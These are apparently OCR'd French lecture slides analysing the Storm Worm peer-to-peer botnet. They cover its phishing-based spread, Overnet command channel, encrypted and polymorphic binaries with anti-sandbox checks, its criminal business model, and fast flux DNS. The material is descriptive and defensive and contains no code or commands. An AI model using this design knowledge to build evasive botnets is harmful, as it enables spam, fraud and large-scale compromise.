
- Caractéristiques :
  - Cible les systèmes Windows
  - Se propage par mail invitant l'utilisateur à se connecter sur un site exploitant une faille et proposant des programmes attrayants (social engineering)
  - Innovation : canal de contrôle P2P

- Objectif : Botnet, activités illégales, envoi de spam…


Botnet classique (IRC)



StormWorm : P2P Botnet




Click-me… (beaucoup d'incitations pour infection…)



P2P Network over OverNet/eDonkey


Le caractère dynamique de l'évolution du réseau rends difficile le contrôle / blocage du botnet



Analyse du binaire

- Binaire protégé : 2 couches de chiffrements qui varient avec quasiment chaque binaire
- Détection des machines virtuelles et protection anti-sandbox
- Programmé en C++, code multi-threadé : amélioration perceptible du niveau des programmeurs de malware
  - Le C++ complique nettement la tâche du reverser
  - Le multithreading également (surtout à cause de l'API Windows)
  - Code modulaire (couche de communication séparée de la couche de contrôle)
- Le bot utilise le protocole P2P Overnet, basé sur la spécification Kademlia

Reverse proxy



Les caractéristiques à retenir

- Les concepteurs du botnet font de plus en plus preuve de professionnalisme
  - Conception modulaire
  - Canal de contrôle distribué et résistant, confondu avec un réseau légitime
  - Partition du botnet : possibilité de vendre ou de louer un sous ensemble du botnet grâce aux clefs de chiffrement des hash
  - Possibilité de fournir un service clefs en main pour le spam en vendant ou louant l'accès aux serveurs de contrôle
  - Grande variété de binaires : analyse longue et répétitive, difficulté de créer des signatures

La réponse aux botnets

- La réponse spécifique est vouée à l'échec
  - Signatures des binaires impossible : nouvelles variantes quasi quotidiennement, pages web uniques
  - Chiffrement de bout en bout des communications
  - Canal de contrôle distribué
  - Authentification forte pour le canal de contrôle
  - Protection du code polymorphique et efficace
- Nécessité d'une approche générique

Fast Flux


Adresses IP multiples affectées à un FQDN (Fully Qualified Domain Name, nom de machine et nom de domaine)

